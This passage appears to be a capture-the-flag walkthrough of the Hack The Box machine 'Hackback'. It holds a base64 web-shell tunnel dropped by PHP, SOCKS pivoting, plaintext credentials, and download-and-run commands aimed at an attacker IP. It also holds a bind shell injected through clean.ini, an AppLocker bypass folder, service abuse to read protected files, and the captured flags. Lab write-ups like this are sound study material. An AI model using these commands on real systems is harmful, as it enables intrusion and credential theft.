ICAgICAgIH0NCiAgICAgICAgICAgICBTZXNzaW9uLkFiYW5kb24oKTsNCiAgICAgICAgICAg
ICAgICBSZXNwb25zZS5BZGRIZWFkZXIoIlgtU1RBVFVTIiwgIk9LIik7DQogICAgICAgICAgICB9
DQogICAgICAgICAgICBlbHNlIGlmIChjbWQgPT0gIkZPUldBUkQiKQ0KICAgICAgICAgICAgew0K
ICAgICAgICAgICAgICAgIFNvY2tldCBzID0gKFNvY2tldClTZXNzaW9uWyJzb2NrZXQiXTsNCiAg
ICAgICAgICAgICAgICB0cnkNCiAgICAgICAgICAgICB7DQogICAgICAgICAgICAgICAg
IGludCBidWZmTGVuID0gUmVxdWVzdC5Db250ZW50TGVuZ3RoOw0KICAgICAgICAgICAgICAgICAg
ICBieXRlW10gYnVmZiA9IG5ldyBieXRlW2J1ZmZMZW5dOw0KICAgICAgICAgICAgICAgICBp
bnQgYyA9IDA7DQogICAgICAgICAgICAgICAgIHdoaWxlICgoYyA9IFJlcXVlc3QuSW5wdXRT
dHJlYW0uUmVhZChidWZmLCAwLCBidWZmLkxlbmd0aCkpID4gMCkNCiAgICAgICAgICAgICAg
ICAgew0KICAgICAgICAgICAgICAgICAgICAgICAgcy5TZW5kKGJ1ZmYpOw0KICAgICAgICAg
ICAgICB9DQogICAgICAgICAgICAgICAgIFJlc3BvbnNlLkFkZEhlYWRlcigiWC1TVEFU
VVMiLCAiT0siKTsNCiAgICAgICAgICAgICB9DQogICAgICAgICAgICAgY2F0Y2ggKEV4
Y2VwdGlvbiBleCkNCiAgICAgICAgICAgICB7DQogICAgICAgICAgICAgICAgIFJlc3Bv
bnNlLkFkZEhlYWRlcigiWC1FUlJPUiIsIGV4Lk1lc3NhZ2UpOw0KICAgICAgICAgICAgICAg
ICBSZXNwb25zZS5BZGRIZWFkZXIoIlgtU1RBVFVTIiwgIkZBSUwiKTsNCiAgICAgICAgICAg
ICB9DQogICAgICAgICB9DQogICAgICAgICBlbHNlIGlmIChjbWQgPT0gIlJFQUQiKQ0K
ICAgICAgICAgew0KICAgICAgICAgICAgIFNvY2tldCBzID0gKFNvY2tldClTZXNzaW9u
WyJzb2NrZXQiXTsNCiAgICAgICAgICAgICB0cnkNCiAgICAgICAgICAgICB7DQogICAg
ICAgICAgICAgIGludCBjID0gMDsNCiAgICAgICAgICAgICAgICAgYnl0ZVtdIHJl
YWRCdWZmID0gbmV3IGJ5dGVbNTEyXTsNCiAgICAgICAgICAgICAgICAgdHJ5DQogICAg
ICAgICAgICAgIHsNCiAgICAgICAgICAgICAgICAgICAgIHdoaWxlICgoYyA9IHMuUmVj
ZWl2ZShyZWFkQnVmZikpID4gMCkNCiAgICAgICAgICAgICAgICAgICAgIHsNCiAgICAg
ICAgICAgICAgICAgICAgICBieXRlW10gbmV3QnVmZiA9IG5ldyBieXRlW2NdOw0KICAgICAg
ICAgICAgICAgICAgICAgIC8vQXJyYXkuQ29uc3RyYWluZWRDb3B5KHJlYWRCdWZmLCAw
LCBuZXdCdWZmLCAwLCBjKTsNCiAgICAgICAgICAgICAgICAgICAgICBTeXN0ZW0uQnVm
ZmVyLkJsb2NrQ29weShyZWFkQnVmZiwgMCwgbmV3QnVmZiwgMCwgYyk7DQogICAgICAgICAg
ICAgICAgICAgUmVzcG9uc2UuQmluYXJ5V3JpdGUobmV3QnVmZik7DQogICAgICAgICAg
ICAgICAgICB9DQogICAgICAgICAgICAgICAgICBSZXNwb25zZS5BZGRIZWFk
ZXIoIlgtU1RBVFVTIiwgIk9LIik7DQogICAgICAgICAgICAgIH0gICAgICAgICAg
ICAgIA0KICAgICAgICAgICAgICBjYXRjaCAoU29ja2V0RXhjZXB0aW9uIHNvZXgp
DQogICAgICAgICAgICAgIHsNCiAgICAgICAgICAgICAgICAgICAgIFJlc3BvbnNl
LkFkZEhlYWRlcigiWC1TVEFUVVMiLCAiT0siKTsNCiAgICAgICAgICAgICAgICAgIHJl
dHVybjsNCiAgICAgICAgICAgICAgfQ0KICAgICAgICAgICAgIH0NCiAgICAgICAg
ICAgICBjYXRjaCAoRXhjZXB0aW9uIGV4KQ0KICAgICAgICAgICAgIHsNCiAgICAgICAg
ICAgICAgUmVzcG9uc2UuQWRkSGVhZGVyKCJYLUVSUk9SIiwgZXguTWVzc2FnZSk7DQog
ICAgICAgICAgICAgIFJlc3BvbnNlLkFkZEhlYWRlcigiWC1TVEFUVVMiLCAiRkFJTCIp

Ow0KICAgICAgICAgICAgICAgICAgIH0NCiAgICAgICAgICAgICAgIH0gDQogICAgICAgICAgICAgIH0gZWxzZSB7DQog
ICAgICAgICAgICBSZXNwb25zZS5Xcml0ZSgiR2Vvcmcgc2F5cywgJ0FsbCBzZWVtcyBmaW5lJyIp
Ow0KICAgICAgICB9DQogICAgfQ0KICAgIGNhdGNoICh0eG4gZXhLYWspDQogICAgew0K
ICAgICAgICBSZXNwb25zZS5BZGRIZWFkZXIoIlgtRVJST1IiLCBleEthay5NZXNzYWdlKTsNCiAg
ICAgICAgUmVzcG9uc2UuQWRkSGVhZGVyKCJYLVNUQVRVUyIsICJGQUlMIik7DQogICAgfQ0KJT4N
Cg==='; $path = 'C:/inetpub/wwwroot/new_phish/admin/2bb6916122f1da34dcd916421e531578/
tunnel.aspx'; file_put_contents($path, base64_decode($tunnel)); ?>
```
On attack machine issue the below command
```
sudo python reGeorgSocksProxy.py -u http://admin.hackback.htb/
2bb6916122f1da34dcd916421e531578/tunnel.aspx -v INFO
```
RESOURCE: https://github.com/sensepost/reGeorg

Now lets use proxychains and try to log in using winrm_shell.rb
vi /etc/proxychains.conf
socks4 127.0.0.1 8888

---
### SMB INFO GAHTERING
---
proxychains smbmap -H 10.10.10.128 -u simple -p 'ZonoProprioZomaro:-('

| Disk | Permissions |
|---|---|
| ADMIN$ | NO ACCESS |
| C$ | NO ACCESS |
| IPC$ | READ ONLY |

I used smbclient to check out IPC$ but nothing is there.
proxychains smbclient //10.10.10.128/IPC$ -U simple%'ZonoProprioZomaro:-('

---
### WINRM IS OPEN
---
Since WinRM is open on port 5985 let's use it.
RESOURCE: https://github.com/Alamot/code-snippets/blob/master/winrm/winrm_shell.rb
proxychains ruby winrm_shell.rb

We are not able to download files using certutil, we can not run powershell modules using IEX.
I than tried Metasploits web_delivery exploit which also will not work in this situation.
RDP port 3389 is open but only Administrator has that permission.

To get the payloads on the device I tried
Start-BitsTransfer -Source 'http://10.10.14.11:8000/payload.exe' -Destination 'C:
\Users\simple\Desktop\payload.exe'
Invoke-WebRequest -Uri http://10.10.14.11:8000/payload.exe -Outfile payload.exe
```

certutil.exe -urlcache -split -f http://10.10.14.11:8000/payload.exe
IEX (New-Object Net.WebClient).downloadString('http://10.10.14.11:8000/payload.exe')
None of which worked. Lets try using the php method as we did uploading the tunnel.

In C:\util\scripts\ there is a file called clean.ini. We have the ability to edit this file.
After editing the file the machine will need to be reset in order to load our config.

```
PS hackback\simple@HACKBACK > Get-Content 'clean.ini'
[Main]
LifeTime=100
LogFile=c:\util\scripts\log.txt & cmd.exe /c C:\windows\system32\spool\drivers\color\nc64.exe -lvp 443 -e cmd.exe
Directory=c:\inetpub\logs\logfiles
```


To get nc.exe on the machine, we need to put it here: C:\Windows\System32\spool\drivers\color
This is the place where AppLocker isnt scanning.
We can do this by using the same method we used to get tunnel.aspx onto the machine.

We base64 encode the nc64.exe, put it in the username filed. Does not matter what we put in the password field. We trigger it with php show in BurpSuite.
RESOURCE: https://github.com/DarrenRainey/netcat
OTHER USABLE RESOURCE: https://github.com/samratashok/nishang (Invoke TCP can also be used for a rev shell)
Check to make sure the file is where we want it.
dir C:\Windows\System32\spool\drivers\color

```
PS hackback\simple@HACKBACK > dir C:\Windows\System32\spool\drivers\color
|S-chain|-<>-127.0.0.1:8888-<><>-10.10.10.128:5985-<><>-OK
|S-chain|-<>-127.0.0.1:8888-<><>-10.10.10.128:5985-<><>-OK


    Directory: C:\Windows\System32\spool\drivers\color


Mode                 LastWriteTime         Length Name

----                 -------------         ------ ----

-a----         9/15/2018  12:12 AM           1058 D50.camp

-a----         9/15/2018  12:12 AM           1079 D65.camp

-a----         9/15/2018  12:12 AM            797 Graphics.gmmp

-a----         9/15/2018  12:12 AM            838 MediaSim.gmmp

-a----         3/11/2019   5:56 PM          43696 nc64.exe
```

Edit clean.ini to say what we want
```
echo '[Main]' > clean.ini
echo 'LifeTime=100' >> clean.ini
echo 'LogFile=c:\util\scripts\log.txt && C:\Windows\System32\spool\drivers\color\nc64.exe -lvp 443 -e cmd.exe' >> clean.ini
echo 'Directory=c:\inetpub\logs\logfiles' >> clean.ini
```
If we run netstat -a we can verify the port 443 is listening and is open.
Once nc64.exe is on the pc, connect to it.

```
proxychains nc 10.10.10.128 443
```



PWN USER FLAG
---
type C:\Users\hacker\Desktop\user.txt
922449f8e39c2fb4a8c0ff68d1e99cfe

PrivEsc

WE CAN BE HACKER AND WE CAN BE SIMPLE BUT LETS BE ROOT

The hacker user does not seem to have any more privledges than simple does.
I do not know where to go next. When that happens I turn to PowerUp.ps1 or JAWS.
We want to get these on the device. Since we have netcat now we can use that.

First we tell the target to listen on a port for the file.
```
C:\Windows\System32\spool\drivers\color\nc64.exe -lp 1234 > PowerUp.ps1
```

Next we serve the file up. It takes a minute but will go through.
In the image I served it to Simple.
```
proxychains nc 10.10.10.128 1234 < PowerUp.ps1
```

```
PS hackback\simple@HACKBACK Documents> C:\Windows\System32\spool\drivers\color\nc64.exe -lp 1234 > PowerUp.ps1
|S-chain|-<>-127.0.0.1:8888-<><>-10.10.10.128:5985-<><>-OK
|S-chain|-<>-127.0.0.1:8888-<><>-10.10.10.128:5985-<><>-OK
|S-chain|-<>-127.0.0.1:8888-<><>-10.10.10.128:5985-<><>-OK
|S-chain|-<>-127.0.0.1:8888-<><>-10.10.10.128:5985-<><>-OK
|S-chain|-<>-127.0.0.1:8888-<><>-10.10.10.128:5985-<><>-OK
|S-chain|-<>-127.0.0.1:8888-<><>-10.10.10.128:5985-<><>-OK
PS hackback\simple@HACKBACK Documents> dir


    Directory: C:\Users\simple\Documents


Mode                 LastWriteTime         Length Name

----                 -------------         ------ ----

-a----        3/17/2019   5:40 AM        1133704 PowerUp.ps1
```

In order to run these scripts as “Hacker” we can add permissions for that user.

```powershell
$rule=new-object System.Security.AccessControl.FileSystemAccessRule ("hacker","FullControl","Allow")
$acl = Get-ACl C:\Windows\System32\spool\drivers\color\PowerUp.ps1
$acl.SetAccessRule($rule)
```

Copy the file some place that Hacker can access it such as C:\Windows\System32\spool\drivers\color

---

THE HUNT BEGINS

RESOURCE: https://github.com/PowerShellMafia/PowerSploit
Now that PowerUp is on the box lets run it!.
I had to run it as simple as Hacker's netcat listner was not picking up the connection through proxychains.
I first created a copy of PowerUp.ps1 and called it PowerUp2.ps1.
I than added the command I want to run to the end of the file.

```
cp PowerUp.ps1 PowerUp2.ps1
echo 'Invoke-AllChecks.ps1 >> PowerUp2.ps1

```

That did not work so I did the same for JAWS and Sherlock.

RESOURCE: https://github.com/rasta-mouse/Sherlock
When I ran sherlock's Check-AllVulns function we did not have any matches.

RESOURCE: https://github.com/411Hall/JAWS
When I ran JAWS the thing that stuck out was Administrator was a part of a group called Docker Users

```
----------
Username: Administrator
Groups:   docker-users Administrators Remote Desktop Users
----------
```

When I got to the Program Folders enum of JAWS I saw the Docker folder.

```
C:\Program Files
----------
Common Files
Docker
```

I check it out and there is nothing in the folder.

REG QUERY

We next run a query of the registry to see if we can find anything there
reg query HKLM\SYSTEM\CurrentControlSet\Services

There are an unusual amount of logs for the user ‘Hacker’.
Because of this there were 2 files that stuck out to me as they are not native to Windows.
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\UserLogger
c:\windows\system32\UserLogger.exe

We can start and stop service
```powershell
sc stop userlogger
sc start userlogger C:\inetpub\wwwroot\http.ps1:test
```
When I include a file I could not read it than became readable :)
We should be able to read root lets try!

```
C:\Windows\System32>sc stop userlogger
sc stop userlogger

SERVICE_NAME: userlogger
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x4
        WAIT_HINT          : 0x0

C:\Windows\System32>sc start userlogger C:\inetpub\wwwroot\http.ps1:test
sc start userlogger C:\inetpub\wwwroot\http.ps1:test

SERVICE_NAME: userlogger
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 3600
        FLAGS              :
```

type http.ps1
```
```

```
C:\inetpub\wwwroot>type http.ps1
type http.ps1
function Load-Packages
{
    param ([string] $directory = 'Packages')
    $assemblies = Get-ChildItem $directory -Recurse -Filter '*.dll' | Select -Expand FullName
    foreach ($assembly in $assemblies) { [System.Reflection.Assembly]::LoadFrom($assembly) }
}

Load-Packages

$routes = @{
        "/"  = {'Missing Command!' |  ConvertTo-Json}
        "/hello" = { 'hello donkey!' |  ConvertTo-Json}
         "/help" = { 'hello,proc,whoami,list,info,services,netsat,ipconfig' |  ConvertTo-Json}
        "/proc" = { Get-Process | select name, id, path | ConvertTo-Json }
        "/whoami" = {[security.principal.windowsidentity]::GetCurrent()| ConvertTo-Json }
        "/list" =  { Get-childitem | select name, length| ConvertTo-Json }
        "/info" =  {get-computerinfo| ConvertTo-Json }
        "/services" =  {get-wmiobject win32_service | select name,startname, displayname, status| ConvertTo-Json }
        "/netstat" = { get-nettcpconnection| ConvertTo-Json  }
        "/ipconfig" = { get-netipconfiguration| ConvertTo-Json  }
}

$url = 'http://+:6666/'
$listener = New-Object System.Net.HttpListener
$listener.Prefixes.Add($url)
$listener.Start()



while ($listener.IsListening)
{
    $context = $listener.GetContext()
    $requestUrl = $context.Request.Url
    $response = $context.Response

    #Write-Host ''
    #Write-Host "> $requestUrl"

    $localPath = $requestUrl.LocalPath
    $route = $routes.Get_Item($requestUrl.LocalPath)

    if ($route -eq $null)
    {
        $response.StatusCode = 404
    }
    else
    {
[HTB] 0:openvpn  1:reGeorg  2:WinRM-  3:netcat* 4:File  5:bash
```

We than trick it to read root.txt
sc stop userlogger
sc start userlogger C:\Users\Administrtaor\Desktop\root.txt
type C:\Users\administrator\Desktop\root.txt
(This doesnt work. By chance I tried PowerShelll)
```

powershell
get-content C:\Users\Administrator\Desktop\root.txt
```

Well Fuck me.

PWN ROOT FLAG

After some more hard headedness and trying different things we finally got it. The flag was on an alternate data stream.
Our mistake earlier was using command prompt.
Type is really Set-Location in PowerShell. In order to use the : switch it needs to be run in PS
```

powershell -exec bypass -c "type C:\Users\Administrator\Desktop\root.txt:flag.txt"
```

6d29b069d4de8eed1a2f1e62f7d02515

```
C:\Users>powershell -exec bypass -c "cat C:\Users\Administrator\Desktop\root.txt:flag.txt"
powershell -exec bypass -c "cat C:\Users\Administrator\Desktop\root.txt:flag.txt"
6d29b069d4de8eed1a2f1e62f7d02515
```